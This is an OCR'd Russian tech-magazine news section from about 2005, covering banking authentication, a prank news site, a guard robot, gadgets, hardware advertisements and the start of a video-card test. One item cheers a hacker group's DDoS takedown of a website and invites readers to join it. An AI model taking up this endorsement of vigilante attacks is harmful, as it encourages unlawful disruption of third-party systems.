Прошли те времена, когда для подбора пароля по словарю из трех слов: God, Love, Sex, было достаточно для проникновения в банковскую систему. Сейчас для авторизации используется логин и автоматически сгенерированный пароль. Но и этого, по мнению правительства США, недостаточно. Участившиеся случаи электронных грабежей, заставили искать новые способы защиты. В следующем году таким способом станет физическое подтверждение своей личности, то есть с помощью портативных устройств. Что это будут за устройства пока не ясно: то ли специальные смарт-карты, то ли девайсы, использующие биометрическую технологию, а может, хардварный генератор паролей. Сейчас как раз идет разработка оптимальной системы. Ее внедрение произойдет в конце 2006 года. Ожидается, что все компьютеры, на которых производятся финансовые операции, будут поставляться с таким устройством. Стопроцентную защиту оно, конечно, не даст, но взломать банковскую систему теперь станет значительно сложнее.
Кстати, британский банк Lloyds TSB самостоятельно решил бороться за свою безопасность и разработал для своих клиентов специальный брелок с ЖК экраном, который генерирует шестизначный код, действующий только 30 секунд. Его нужно будет вводить вместе с обычным логином и паролем. Брелок находится на этапе тестирования, а сама технология уже применяется в некоторых банках Азии, Скандинавии и Австралии.

КИТАЙ ПРОТИВ ОКИНАВЫ

Есть в рунете сайт Лапша.ру, в котором публикуются новости, по словам авторов, эксклюзивные, взятые из независимых и проверенных источников. Типа: «Киркоров женился на Бритни Спирс, у них родился рыжий негр». Как оказалось, в Японии тоже таких сайтов хватает. Один из них полностью копирует Yahoo Japan, только контент дает немного другой. 18 октября этот сайт опубликовал новость о том, что китайская армия ворвалась в воздушное пространство над японским островом Окинава, явно чтобы не чайку попить. Источником информации якобы выступил корреспондент американского информационного агентства Kyado News. Стоит ли говорить, что ни настоящему Yahoo Japan, ни реальному Kyado News эта «невинная шутка» не понравилась. Не говоря уже о том, что между Китаем и Японией сейчас и без того не самые теплые отношения. Дополнительную остроту ситуации добавляет тот факт, что на Окинаве находится крупная американская военная база, а в Пекин как раз пожаловал с официальным визитом министр обороны США Дональд Расмфелд. Попахивает третьей мировой. Чтобы избежать недоразумений, Yahoo и Kyado первым делом обратились к провайдеру, хостящему источник провокации с требованием его прикрыть, а вторым — стали готовить документы в суд, чтобы отстоять свое доброе имя.



ТЕРМИНАТОР

Японская фирма с труднопроизносимым названием Tmsuk разработала уникального робота-охранника, названного Artemis (прямо как одноименный злодей-убийца из культовых рассказов Сальваторе — прим. Лозовского). По задумке производителей робот должен самостоятельно различать, кто пред ним находится — законопослушный человек или преступник, и если субъект, по мнению робота, оказывается все же недобропорядочным, то пытаться его задержать, выпуская специальный газ и обстреливая шариками с особыми чернилами.
Естественно, как величайшее достижение прогресса робота решили сразу же познакомить с японским премьер-министром Дзюнъитиро Коидзуми. Но тут-то и началось самое интересное. Еще издалека завидев высокопоставленное лицо, искусственный интеллект сразу наметил себе цель, и как только премьер-министр оказался в радиусе поражения, сразу применил все известные ему приемы задержания. К счастью, никто не пострадал, а робота быстро отключили. Вот только что-то мне не верится, что это была случайность, и робот просто обознался. Ведь налицо откровенная попытка насильственного свержения власти, просто железный болван переоценил свои силы. А что если ему бы доверили, например, многоствольный пулемет? Так что не давайте роботам оружие. Роботу место на кухне! А то ждет нас печальное будущее, примерно, как в фильме «Терминатор».
Наверное, не зря большинство фантастических рассказов про роботов, наделенных интеллектом и оружием, обычно заканчивается очень печально. Для людей, конечно ;).






МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

РУССКИЕ ХАКЕРЫ БОРЮТСЯ С ТЕРРОРИЗМОМ

В середине октября в Сети появился новый русский сайт *peace4peace.com*, целью которого является активная борьба с терроризмом. Если спецслужбы делают это своими методами, то авторы сайта будут бороться с уничтожением сетевых источников зла, таких как небезызвестный *www.kavkaz-center.com* и его многочисленные зеркала. Поводом для появления сайта «Андеграунд против терроризма» стали сообщения на Кавказ-центре о недавних событиях в Нальчике, в которых захватчиков называют освободителями, а местные власти — оккупантами. По мнению андеграунда, такие сайты ведут лживую террористическую пропаганду и не имеют права на существование. Несмотря на то, что борцы с террором только недавно начали свою деятельность, им уже удалось привлечь на свою сторону немало людей, а также организовать массированную DDoS-атаку на Кавказ-центр, в результате которой тот слег. *Peace4peace.com* имеет свой форум, где можно обсудить эффективные способы антитеррористической борьбы, записаться в ряды добровольцев. Судя по всему, ребята взялись за дело серьезно, так что если у тебя есть желание попортить террористам кровушки — дуй по ссылке и изучай тамошний постулат.




ДЕНЬ ОТКАЗА ОТ ИНТЕРНЕТА

Пока в Корее вводят трехчасовые лимиты на пользование Интернетом, а в Китае хоронят непонятно уже какого по счету выдохшегося у компьютера геймера, Британия начинает вводить день «риаллайфа». 21 октября сотрудники нескольких английских компаний в качестве протеста против массового компьютерного психоза решили отказаться от пользования Сетью и общаться исключительно речью. Впрочем, инициатива исходила не от них, а от их руководства, которое считает, что служащие совсем двинулись, разговаривая с рядом сидящими коллегами по е-мейлу и предпочитая лепить смайлики вместо привычных улыбок. По результатам исследований, после длительного сетевого общения, юзеры начинают испытывать проблемы с общением реальным, поэтому, по мнению руководителей Sport England, подобные «разрядки» нужно проводить регулярно, хотя бы раз в неделю. Поначалу офисные работники отнеслись к эксперименту с энтузиазмом, но к концу рабочего дня, не выдержав, нет-нет да заглядывали в монитор. Но Sport England надежды не теряет и планирует из хилых, пассивных англичан, ставших такими из-за компьютеров, воспитать физически здоровых людей.



SATA II ВХОДИТ В НАШИ ПК

Два крупных производителя систем хранения данных — Maxtor и Seagate — объявили о выпуске винчестеров с интерфейсом SATA II. Они характеризуются высокой пропускной способностью (3 Гб/с), большими емкостями и применением в них последних технологий. Изделия Maxtor называются MaxLine III и имеют скорость вращения шпинделя 7200 RPM, емкость до 300 Гбайт, буфер до 16 Мбайт и полноценный набор возможностей SATA II, включая NCQ, постепенный запуск шпинделя, горячее подключение и восстановление асинхронного сигнала. У Seagate такие винчестеры входят в семейство Barracuda 7200.9. Плотность записи на них достигает уровня 160 Гб на одной пластине, а общая емкость винчестеров становится равной 500 Гб. Объем буфера может равняться 16 Гб. Помимо всего вышеперечисленного, была дополнена и аппаратная часть — новая система крепления кабелей и соединителей, а также аэродинамические шлейфы. В общем, есть куда теперь записывать картинки и прочие жизненные радости.



ЧИПСЕТ ОТ VIA ДЛЯ НЕДОРОГИХ МАТПЛАТ



Компания VIA объявила о выпуске нового чипсета, который будет полностью отвечать соответствующим требованиям, предъявляемой будущей операционной системой Windows Vista к подобным устройствам. Он оснащен встроенным графическим ядром, работающим с DirectX 9.0 и пиксельными шейдерами версии 2.0 и имеющим HDTV-видеовыход. Если такое решение тебя не устроит, то можешь установить внешнюю PCI-Express плату, благо соответствующий разъем тут есть. Естественно, имеется и встроенное аудио на чипе VIA Vinyl HD Audio. Кроме того, встроенные устройства представлены гигабитным сетевым контроллером и контроллером SATA II RAID (уровни 0, 1, 0+1, 5 и JBOD). Есть возможность устанавливать PATA-диски, а также программный модем имеется. Наличие встроенной графики явно указывает на то, что этот чипсет будет использоваться в недорогих системных платах. Что ж, ждем их появления.

ASUS рекомендует Windows® XP Professional





Современное оружие для покорения мира



Гарантия отсутствия ярких точек ASUS ZBD


Компания ASUS, известная высочайшим качеством своей продукции, гарантирует отсутствие ярких точек на дисплее ноутбука V6000Va. Если в течение 30 дней со дня продажи на экране обнаружится хотя бы одна яркая точка, дисплей будет заменен.*

*Для замены дисплея необходим товарный чек или другой документ, подтверждающий факт покупки.

Ультратонкий и легкий 15-дюймовый ноутбу

ASUS V6000Va - это ультратонкий и легкий ноутбук с 15-дюймовой IPS-матрицей с технологиями Collor Shine и Cristall Shine. Обладая утонченным и элегантным дизайном, ноутбук ASUS V6000Va является современным символом успеха и стиля.

- ASUS V6Va на базе процессора Intel® Centrino™ Mobile Technology
  - Процессор Intel® Pentium® M 770
  - Mobile Intel® 915PM Express chipset
  - Intel® Wireless/PRO Network Connection 2915 a/b/g или 2200 b/g
- Microsoft® Windows® XP
  - Home
  - Professional
- Глянцевая TFT-матрица с диагональю 15.0" и разрешением SXGA+ (1400x1050)
- PCI-E ATI Mobility™ Radeon™ X700 с 128MB
- Bluetooth





www.asus.ru

Всемирная гарантия 2 года

Телефон службы технической поддержки ASUS: **(095) 23-11-999**

Москва: Армада PC (095) 641-04-24 многоканальный, Артрон (095) 789-85-80, Avakom M (095) 784-67-36, Avanta PC (095) 954-54-22, Белый Ветер (095) 730-30-30, ForceComp (095) 775-66-55, ION (095) 729-57-10, **NEXUS** (095) 928-23-67, Тенфолд (095) 545-32-71, **OLDI** (095) 105-07-00, **ПИРИТ** (095) 974-32-10, Polaris (095) 755-55-57, Портком (095) 101-33-64, Респект (095) 177-40-77, Сетевая Лаборатория (095) 500-03-05, SMS (095) 956-12-25; СтартМастер (095) 967-15-15, ТФК (095) 749-96-32; Умные машины (095) 780-00-41, Ф-Центр (095) 105-64-47, USN (095) 775-82-02; **Санкт-Петербург:** Display (812) 103-00-18, КЕЙ (812) 331-24-77, Микробит (812) 333-44-44, Компьютерный мир (812) 333-00-33; СТР Компьютерс (812) 542-4551; **Барнаул:** C-Trade (3852) 38-10-00; **Воронеж:** РЕТ (0732) 77-93-39; **Екатеринбург:** Парад (3432) 51-48-22, Старттехно+ (3432) 56-85-01; **Краснодар:** Владос (8612) 62-33-73, Санрайз (8612) 640-066; **Новосибирск:** НЭТА (3832)16-33-11, Техносити (3832) 125-333; **Ростов на Дону:** Центр-Дон (8632) 698-668; **Самара:** Прагма (8462) 701-701; **Томск:** Интант (3822) 41-55-32; **Тюмень:** AD Systems (3452) 22-35-33; **Челябинск:** Японская электроника (3512) 63-74-34; **Хабаровск:** Anykey (4212) 328-155


ГОНКИ РОБОТОВ-АВТОМОБИЛЕЙ

Уже второй год подряд американское исследовательское агентство DARPA (Defense Advanced Research Projects Agency) проводит соревнование Grand Challenge, участники которого — полностью автономные роботы-автомобили. В задачи машин входит преодолеть без посторонней помощи 212-ти километровую трассу по пустыне Невада. При этом роботов специально ставят в тяжелые условия — вокруг типичное бездорожье — так что врезаться, перевернуться или въехать в глубокую яму можно практически на каждом шагу. Пожалуй, с такой поездочкой справился бы даже не каждый опытный водитель. Впрочем, таковы условия соревнования, тем более солидный куш победителю в размере двух миллионов долларов все-таки может заставить команды серьезно поработать над искусственным интеллектом собственных детищ. Кстати, в прошлом году до финиша ни один из автомобилей так и не добрался, максимум, на что были способны лучшие машины того года, так это смехотворные 5% дистанции. А вот соревнования этого года оказались куда более успешными, финишную черту смогли пересечь сразу четыре экипажа, причем взял первенство с результатом в 6 часов и 54 минуты робот по кличке Stanley, созданный на основе джипа Volkswagen Touareg. Организаторы соревнования были очень довольны исходом, и без малейшего сожаления расстались с обещанной суммой, передав ее команде победителя из Стенфордского Университета.



КУВАЛДА ДЛЯ КЛАВИАТУРЫ

Американский исследователь Taylor Hokanson соорудил на досуге совершенно уникальную клавиатуру. По размеру это устройство сопоставимо с внушительным столом, а каждая клавиша немного меньше небольшого ведра. Печатать на данной клавиатуре можно только при помощи кувалды или другого массивного инструмента, кстати, кнопки защищены толстым слоем резины, так что просто так сломать их не удастся. Клавиатура стандартным способом подключается к компьютеру, а изображение выводится через проектор на огромный экран, установленный неподалеку. Конечно, создатель не преследовал своим изобретением какой-либо практической цели, а хотел лишь иронично сравнить работу на компьютере с доисторическими временами, когда надписи выдалбливались подручными средствами на камнях и скалах. Вдоволь наигрывавшись в домашних условиях, Taylor выставил клавиатуру на всеобщее обозрение, и теперь попробовать напечатать пару строк может любой желающий, заехавший в Чикаго.



БУДИЛЬНИК-ГРАНАТА

Если тебе приходится по утрам кого-то еще будить, то ты, наверное, представляешь насколько это муторный процесс. Отныне все станет намного проще. Всего за $9.99 в продаже появилось универсальное решение — шумовая граната. Теперь процесс «пробуждения» будет проходить намного проще и быстрее. Достаточно просто подкрасться к двери, крикнуть заученную по Counter Strike фразу: Fire in the hole!, выдернуть чеку и закинуть гранату в дверной проем. Через 20 секунд адская машина издаст оглушительный писк, громкость которого будет постепенно лишь нарастать. Можешь быть уверен, что через несколько секунд после этого, соня пулей выскочит из своей комнаты. Причем заткнуть гранату можно лишь одним способом — вставить чеку обратно, ну или выкинуть гранату в окно и спать дальше …



МОБИЛЬНИК-КОЛЬЦО

На ежегодной выставке CEATAC, проходящей в Японии, известный оператор сотовой связи NTT DoCoMo представил весьма оригинальное hands-free устройство, выполненное в форме кольца. Конечно, кольцом назвать такую здоровенную штуку можно разве что условно, да и то только потому, что оно надевается на палец. Управление гарнитурой осуществляется довольно странным способом, она, например, воспринимает как сигнал, если ты соединишь между собой два пальца или же постучишь пальцем по уху. Связь с сотовым телефоном производится через канал Bluetooth, микрофон идет встроенным, а вот динамик как таковой отсутствует. Для того чтобы услышать, что тебе кричат на другом конце провода, придется в буквальном смысле вставить палец в ухо. Впрочем, такая технология известна уже давно, просто применялась раньше другими способами, кольцо просто передает вибрации пальцу, а ухо, в свою очередь, воспринимает их точно так же, как обычные звуковые волны. К достоинствам такого подхода разработчики причисляют низкое энергопотребление и то, что разговор нельзя будет подслушать. Правда, чего-то я глубоко сомневаюсь, что такой способ связи придется по душе одновременно всем пользователям, а особенно брезгливым людям и девушкам с длинными ногтями. Тогда уж надо было сразу сделать и отдельный беспроводной микрофон, действующий по принципу «два пальца в рот».



ТЕПЛАЯ КЛАВИАТУРА

Только в предыдущем номере мы писали про согревающую рукавицу для мыши, как нас уже спешат порадовать новым устройством. На этот раз выделилась фирма E-Trends, разработав первую в мире клавиатуру с подогревом. Девайс может работать в трех режимах: отсутствие подогрева (для лета, наверное), слабый подогрев — от 85 до 90 градусов (для поздней осени и ранней весны) и сильный подогрев — от 95 до 100 градусов (для зимы). Чтобы во время работы из-за перегрева клавиатура не расплавилась, ее производят из высококачественного жаропрочного материала. Функции подогрева поедает не так много дополнительной энергии, а чтобы тебя в случае чего не ударило током, к самой клавиатуре подводится низкое напряжение (не более 20 вольт). К компьютеру девайс подключается по шине USB, однако, чтобы работало отопление, придется подключить ее еще и к розетке, через небольшой внешний блок питания. Дополнительный бонус — это способствует и нормальной циркуляции крови в натруженных пальцах. Кстати, клавиатура уже вовсю продается, причем по довольно разумной цене — 50 баксов минус 1 цент.



MAGIC: THE GATHERING: ДЕВЯТАЯ ВЕРСИЯ НА ДЕВЯТОМ ЯЗЫКЕ

24 и 25 сентября компания Wizards of the Coast приветствовала всех поклонников НАСТОЯЩЕЙ МАГИИ в Новом Манеже, где по случаю запуска 9-ой редакции Magic: The Gathering на русском языке проводилась серия специальных турниров.

Это были насыщенные и незабываемые выходные! В Москву для участия в Турнире прибыли сильнейшие игроки со всего мира, среди них 16 самых знаменитых профессионалов из Европы, Азии, Северной и Южной Америки, в том числе 3 чемпиона мира из Германии и Нидерландов, которые сыграли против 16 самых рейтинговых и известных игроков из России и Украины.

Победителем чемпионата по случаю релиза русского издания Magic: The Gathering стал российский игрок Матвей Линов! В финальном соревновании с Антони Руэлем из Франции Матвей добился блистательной победы. Награды победителям и финалистам вручили вице-президент компании Wizards of the Coast Джо Хок и Ричард Гарфилд, ученый-математик, создатель игры Magic: The Gathering.



ПОБЕДИТЕЛИ КОНКУРСА ГАРНЬЕР

Список победивших:

Филиппова Ольга, Агафонова Ирина, Никитин Александр, Вишняков Юрий, Корсаков Максим, Мирских Екатерина, Наумов Александр, Стрельникова Татьяна, Саделов Олег, Шумков Евгений, Маленков Андрей, Мохнач Карина, Бубенков Игорь, Королева Наташа, Петров Сергей, Снегов Виталий, Маврин Денис, Новиков Валерий, Насибов Мурад, Горбушина Валентина, Вагин Дмитрий, Воршев Денис, Голубева Аня, Гололобов Егор, Гуров Сергей, Верблюденко Павел, Фоменко Игорь, Вахрамов Алексей, Денисов Игорь, Захаров Олег, Золотарев Андрей, Ибрагимова Лена, Катыкин Максим, Быкова Ольга, Васин Михаил, Власова Анастасия, Камышко Олег, Котеленец Татьяна, Каравай Евгений, Машков Сергей, Митрофанова Света, Масленко Александр, Бараков Николай, Осташкин Алексей, Николаев Михаил, Потапова Татьяна, Решетилов Георгий, Пеньков Сергей, Сафронова Елена, Федорова Нина.



МАЛЫШИ ПРИШЛИ

Мода на минимизацию всевозможных устройств, похоже, не собирается прекращаться, а наоборот, набирает силу. Но чтобы плееры, сотовые телефоны и прочие девайсы становились миниатюрнее, нужно уменьшать все их компоненты, включая то, на чем хранятся данные. Флэш-картами с приставкой mini уже давно никого не удивить, а вот micro пока еще в новинку. Сегодня до этого размера уменьшились карточки SD и Memory Stick. Последняя имеет размер 15x12,5x1,2 мм, что составляет менее четверти размера Memory Stick PRO Duo. Максимальная емкость носителя 32 Гб, а максимальная пропускная способность 160 Мб/с. Карта может работать с напряжением 3,3 и 1,8 В. Маленькая SD обладает такими параметрами: она в пять раз меньше своей полноразмерной сестры, скорость передачи данных составляет 10 Мб/с. Чтобы такие малютки читались обычным кард-ридером, нужно использовать специальный переходник.



ШПИОНСКАЯ РУЧКА

В американском магазине *GadgetUniverse.com* в продажу поступила уникальная шпионская ручка, оборудованная встроенной цифровой камерой. По размеру устройство практически не отличается от обыкновенной шариковой ручки, а объектив камеры почти не заметен, так что ее вполне можно использовать для различных западлостроительных операций средней секретности. Вот только, увы, устройство выглядит немного устаревшей на фоне современных технологий. Разрешение снимков равняется жалким 160x120, встроенная память составляет лишь 2 Мб, куда влезает всего 36 фотографий, а сам девайс подключается к компу через COM порт. Скорее всего, такие скромные характеристики — последствия гонки за компактными размерами, но даже несмотря на это, она все равно представляет определенный интерес. За то, чтобы таким образом почувствовать себя в шкуре Джеймса Бонда, придется облегчить свой кошелек на 69.95 безусловных единиц.



ФАЛЬШИВЫЙ SERVICE PACK

«На сайте *hotfix.net* появился Service Pack 3!!!». Такую новость недавно трубили компьютерные форумы, там же указывалось, какие баги он исправляет. Новость, конечно, интересная, только вот Microsoft от нее оказалась далеко не в восторге. Дело в том, что этот SP3 — неофициальный, и никакого отношения к компании Билла не имеет. Аналитик Microsoft Майк Брэнниген выступил с заявлением, в котором категорически не советует устанавливать это обновление, потому что оно, хоть и исправляет часть ошибок, но вносит новые, разрушая взаимосвязь компонентов ОС. Microsoft даже провела собственное расследование, в результате которого выяснила, что впервые этот пак появился на Google Group, а выложен был с целью подорвать авторитет компании ее злейшим конкурентом. В ответ на слова Майка, свое заявление дал создатель *hotfix.net* Этан Эллен, который признает неофициальность SP3, но считает его установку необходимой из-за количества багов в ОС. Он также заверил, что Google никакого отношения к сервис-паку не имеет, и получил он его от знакомого, работающего в Microsoft. Официальный же релиз Windows SP 3 намечен на конец 2006 года.



EBAY ДАЕТ НОВУЮ ЗАЩИТУ КЛИЕНТАМ

Очевидно, работников Ebay достали жалобы клиентов о постоянных надувательствах и случаях воровства номеров кредиток. Потому что недавно крупнейший онлайновый аукцион прикупил за 370 миллионов долларов новую систему аутентификации у компании Verisign. Теперь на Ebay будет использоваться двойная проверка твоей личности наряду с действующей системой Paypal. В следующем году более миллиона клиентов Ebay получат шестизначные коды, которые нужно будет вводить вместе с паролем. Код меняется ежеминутно и уникален для совершения каждой платежной операции. Сдерут ли с клиентов денежки за повышенную безопасность, будет объявлено позже, хотя, думаю, доходов аукциона должно хватать, чтобы позволить себе 10 таких систем. Продукция Verisig, кстати, уже давно проверена временем и достаточно популярна среди компаний, заботящихся о безопасности своих сервисов.



CANON С ОБНОВКОЙ




20 сентября 2005 года в зале торжеств «Форум Холл» прошла грандиозная презентация новых цветных принтеров компании Canon. Компания Canon представила три новые модели лазерных МФУ серии LaserBase: LaserBase MF5730, MF5750, MF5770, новый цветной лазерный принтер Laser Shot LBP5200, а также анонсированные летом два новых лазерных факса — Canon Fax-L120 и Fax-L100. Также компания Canon не обошла и принтеры для профессиональный фотопечати. Canon представила обновленный модельный ряд многофункциональных устройств с функцией профессиональной фотопечати серии PIXMA — PIXMA MP150, MP170, MP450, MP500 и PIXMA MP800 — первоклассную модель с функцией профессиональной фотопечати. Демонстрация всех возможностей новых принтеров в действии состоялась по окончании деловой части. «Зажигай всеми красками» — стильные принтеры, стильные девушки на мотоциклах, свет, музыка и много-много цвета распечатанных фотографий произвели на участников презентации поистине зажигающее впечатление.

ОЧКИ АНТИСПАМ

Ты не устал от мегатонн спама, который валится в твой почтовый ящик, а от сотен рекламных баннеров на твоих любимых страницах? Однако со всем этим еще можно как-то бороться, существуют различные спам-фильтры и блокираторы, которые при должной настройке более ли менее решают проблему. А вот от уличных рекламных плакатов уже так просто не отделаешься. Повернуть голову в другую сторону обычно не помогает, скорее всего и там тебя будет поджидать очередное творение криворуких рекламщиков, а если ходить и срывать плакаты, то наша доблестная милиция наверняка тебя не совсем правильно поймет. Вот если были бы такие волшебные очки, через которые было бы видно, только то, что ты хочешь… А ведь на самом деле такая разработка уже существует, и называется это чудо техники — SeeFree glasses. Внешне устройство напоминает модные солнечные очки, разве что слегка большего размера. Девайс работает следующим образом: над стеклами находятся незаметные миниатюрные видеокамеры, которые постоянно передают изображение к встроенному микропроцессору. Далее картинка в реальном времени обрабатывается, на ней обнаруживаются нежелательные рекламные элементы, которые закрашиваются серым цветом, а затем уже обработанное изображение проецируется на сетчатку. Причем стекла полностью прозрачны, а проецируется лишь маска, перекрывающая рекламу. В результате ты видишь абсолютно все то же самое, только без рекламы. Создатели продвигают свое изобретение преимущественно для автомобилистов, чтобы реклама лишний раз не отвлекала их во время движения, а также для туристов, чтобы тебе могли насладиться прелестями посещаемого города в его первозданной красе. Хай-тек очки уже в ближайшее время предполагается производить серийно, а первоначальная цена на них составит примерно 1,5 килобакса. Кстати, уже разрабатываются и более смелые решения, например, можно будет на месте рекламы отображать не серое пятно, а какую-нибудь ценную информацию, например, содержание твоего почтового ящика, ну, или фотографии обнаженных девушек…



СКРЕСТИМ ФОТИК И ПЛЕЕР



Обычными флэш-плеерами сегодня никого не удивишь, вот компании-производители и стараются перещеголять друг друга дизайном своих устройств или чем-то еще, напрямую с функционалом не связанным. Но корпорация Samsung решила пойти другим путем и представила нам гибрид обычного флэш-плеера с цифровым фотоаппаратом. Это серия Miniket, представленная моделями VP-MS15, VP-MS11 и VP-MS10, которые имеют разный объем встроенной памяти (до 512 Мб), а объединяет их 5-мегапиксельное разрешение сенсора, 3-х кратный оптический и 15-ти кратный цифровой зум, система цифровой стабилизации для устранения последствий трясущихся рук, а также возможности записи виде с качеством до 30 fps. Не очень большой объем памяти можно расширить за счет карточки miniSD, а печатать получившиеся фотографии возможно как с компьютера (через порт USB 2.0), так и напрямую с принтера (технология PictBridge). Начало продаж ожидается в ноябре.

СОТОВЫЙ МЕДВЕДЬ

Уже дошло до того, что теперь без мобильника не могут обходиться даже дети, поэтому самые расторопные производители спешат поскорее занять и эту нишу. Новый телефон — Buddy Bear Phone, выполненный в форме забавного медведя, предназначен как раз для самых маленьких: детей в возрасте от 3 до 10 лет. Конечно, медвежонок не является полноценным телефоном, у него даже и дисплея нет, но детям это собственно и ни к чему. С телефона можно отвечать на все звонки (нажать медведю на нос справа), а вот звонить можно лишь на четыре заранее запрограммированных номера (нажать на соответствующую лапу), также на эти номера можно послать смс с заранее записанным текстом, а еще ребенок в случае чего может вызвать экстренную службу (нажать медведю под ухом). Родители могут полностью управлять мобильником дистанционно (для этого надо знать PIN-код), а если телефон ребенка разрядится, то родители будут оповещены об этом по смс. Вот только цена на детский мобильник — совсем не детская, игрушка обойдется примерно в 130 евро.



WI-FI РЮКЗАК



Список устройств, без которых мы не можем прожить и дня, из года в год постоянно увеличивается. В последнее время в этот список жизненных необходимостей добавился и беспроводный Интернет через Wi-Fi. А если ты собрался, например, в поход, то откуда там, в отсутствие всяких серверов, взять Wi-Fi? Правильно, только взять сам сервер с собой. Подобный проект, под названием Wi-Fi.Bedouin, разрабатывается энтузиастами еще с 2003 года и вот только сейчас, наконец, добрался до финальной стадии. Уникальный девайс собран из ноутбука PowerBook G4, точки доступа 802.11b, усилителя сигнала и батареи на 6000 мА/ч, причем все это упаковано в компактный стильный рюкзак. Программное обеспечение Wi-Fi.Bedouin позволяет организовать вэб-сервер, а также ведение блогов и чатов. При попытке доступа к полноценным вэб-сайтам, сервер будет автоматически перенаправлять тебя к локальным сходным страницам. Конечно, подобный симулятор Интернета никак не связан с самой глобальной сетью, но для безрыбья и этого будет более чем достаточно. Для управления сервером на внешней стороне закреплен КПК iPAQ 2200, который, как ни странно, связан с сервером также через Wi-Fi. На КПК также отображается твое местонахождение, определяемое при помощи GPS, и обозначается активность Wi-Fi.

ПРАКТИЧНАЯ КЛАВИАТУРА

Если ты уже отчаялся навести на своем столе порядок, то, возможно, тебе сможет помочь следующий крайне практичный гаджет. На первый взгляд Keyboard Desk Tidy ничем не отличается от стандартной полноразмерной клавиатуры, однако, если присмотреться, то на передней кромке можно обнаружить небольшую ручку, потянув за которую, ты сможешь поднять верхнюю крышку клавиатуры и с удивлением обнаружить под ней отсек для всяких мелочей. Действительно это — весьма толковое изобретение, ведь обычно клавиатура занимают основную часть рабочего места, а его, как известно, надо использовать рационально. В нижний отсек можно запрятать всякие ручки, карандаши, ластики, ножницы и прочий канцелярский хлам, а также несколько болванок (для них специальное отделение), кучу флэшек и еще много чего. После этого есть все шансы, что на столе образуется нечто напоминающее порядок. Новинка уже находится в свободной продаже и готова отдаться в хорошие руки за 24.95 евро.





ASUS EXTREME N7800 GTX TOP | ASUS EXTREME N7800 GT | MSI NX6800 | MSI NX6800 ULTRA MSI NX7800 GTX | AOPEN AEOLUS 7800 GTX SAPHIRE ATI RADEON X800 XL | SAPHIRE ATI RADEON X850 XT | SAPHIRE ATI RADEON X1800 XL | GIGABYTE GV-3D1-68GT

СЕДЬМОЕ ПОКОЛЕНИЕ ГРАФИЧЕСКИХ КАРТ

Графические карты — это наиболее прогрессивно развивающийся и востребованный продукт на сегодняшнем рынке компьютерной индустрии. С тех пор, когда выпускать и развивать графические чипы, а также успешно конкурировать на данном поприще могла каждая IT-Компания, уже утекло много воды. Сейчас среди бытовых видеопроизводителей для PC остались только два гиганта — Nvidia и Ati. Каждый из них, пытаясь продемонстрировать свое превосходство, поочередно делает шаг, выпуская видеоадапетры со все новыми и новыми процессорами, и ждет ответа конкурента. А мы рассмотрим и оценим видеокарточки на основе чипов от данных компаний, которые еще долго будут задавать тон как для геймера, так и для оверклокера.



[intro]

ДАЙТЕ ДВЕ

Тестируем Hi-End видеоакселераторы

Попов Евгений, test_lab (test_lab@gameland.ru)

Возрадуйтесь, о жаждущие гамать без тормозов в ближайшие годы! Данный тест мы решили посвятить поколению видеокарт, которое давно уже умопомрачительным образом бьет все рекорды по производительности, в чем мы довольно скоро уже убедимся. Но прежде чем говорить о претендентах на пост «самого крутого видеоадаптера» и результатах нашего эксперимента, расскажем немного о техническом аспекте рассматриваемого вопроса.

[методика тестирования]

Тестирование проводилось более чем стандартным методом, который позволяет максимально объективно оценить производительность того или иного графического адаптера. Первоначально мы оцениваем внешние параметры карт, то есть дизайн, комплектацию, а также цену на продукт. Затем переходим к технологическому тестированию. Это означает, что мы запускаем карточки на различных игровых платформах, таких как Doom3, FarCry, HalfLife 2 и замеряем FPS при заданных параметрах разрешения(1024x768 и 1600x1200). Для нас также немаловажным фактором является полная оценка системы выполненная с помощью таких бенчмарков, как 3D Mark 2005 и 3D Mark 2003 для разрешения 1024x768. Единственной трудностью при тестировании был недостаток питания, но эта проблема решалась подключением параллельного блока для энергообеспечения непосредственно самой видеокарты. Само собой для таких крепких парней, как наши подопытные, мы не забыли включить как анизотропную фильтрацию (4х уровень), так и антиалайзинг (16х уровень).

[тестовый стенд]

Процессор: AMD Athlon64 3800+ (Socket 939)
Материнская плата: MSI K8N-SLI Diamond
Память: Corsair CMXP512-3200XL (2x512Mb - dual)
Кулер: Thermaltake CL-P0114 Big Typhoon
Жестак: Seagate Barracuda IDE 80Mb
Операционная система: Windows XP Professional SP2
Блок питания: Cooler Master RS-450-ACLY, 450W + Sunny Technologies ATX-350, 350W

test_lab выражает благодарность за предоставленное на тестирование оборудование российским представительствам компаний Sapphire, Asus, MSI, Aopen, Gigabyte

ASUS Extreme N7800 GT

BEST BUY

Графический процессор: NVIDIA GeForce 7800GT
Частота процессора: 430 МГц
Видеопамять: 256 Мб DDR3, 1200 МГц, 256 бит
Частота RAMDAC: 430 МГц
Интерфейс: AGP или PCI-E
